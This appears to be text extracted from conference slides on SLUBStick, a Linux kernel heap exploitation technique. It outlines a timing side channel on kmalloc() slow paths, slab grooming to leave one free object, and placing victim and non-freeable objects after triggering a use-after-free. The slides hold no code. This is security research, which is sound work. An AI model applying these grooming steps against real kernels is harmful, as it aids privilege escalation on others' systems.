03. Exploit Scenario

SLUBStick?




Very Slow Path

■ : Allocated

■ : Freed

03. Exploit Scenario

SLUBStick?




Very Slow Path

■ : Allocated

■ : Freed

03. Exploit Scenario

SLUBStick?




Very Slow Path

■ : Allocated

■ : Freed

03. Exploit Scenario

SLUBStick?



Very Slow Path

■ : Allocated


■ : Freed

Stage 1: Non-freeable Object Problem

- The **fast path** and the **very slow path** show an **extreme performance gap**!
- Therefore, we can leverage the **speed difference** to allocate specific objects into the desired slab

Stage 1: Non-freeable Object Problem

1. Spray objects until all pages are allocated from the **per-CPU cache** (We don't know how many objects remain in the **active page**)




■ : Allocated

■ : Freed

Stage 1: Non-freeable Object Problem

2. By measuring the **execution time**, we can identify when *kmalloc()* enters the **slow path**




■ : Allocated

■ : Freed


Stage 1: Non-freeable Object Problem

2. By measuring the **execution time**, we can identify when *kmalloc()* enters the **slow path**



Stage 1: Non-freeable Object Problem

2. By measuring the **execution time**, we can identify when *kmalloc()* enters the **slow path**




■ : Allocated

■ : Freed

Stage 1: Non-freeable Object Problem

2. By measuring the **execution time**, we can identify when *kmalloc()* enters the **slow path**




■ : Allocated

■ : Freed

Stage 1: Non-freeable Object Problem

2. By measuring the **execution time**, we can identify when *kmalloc()* enters the **slow path**




■ : Allocated

■ : Freed

Stage 1: Non-freeable Object Problem

3. Allocate object until only **one object** left in slab






■ : Allocated

■ : Freed

Stage 1: Non-freeable Object Problem

4. Trigger Vulnerability (allocate **victim object**)




■ : Allocated

■ : Freed

Stage 1: Non-freeable Object Problem

5. Trigger Vulnerability (allocate **non-freeable** object)



■ : Allocated

■ : Freed

Stage 1: Non-freeable Object Problem


Limitations

Non-freeable Object

Worker Thread

**Bypass UAF Write
Kernel Panic**

Object for Exploit



Solutions

SlubStick

Stage 2: Worker Thread Problem


Limitations

Non-freeable Object

Worker Thread

Bypass UAF Write
Kernel Panic

Object for Exploit

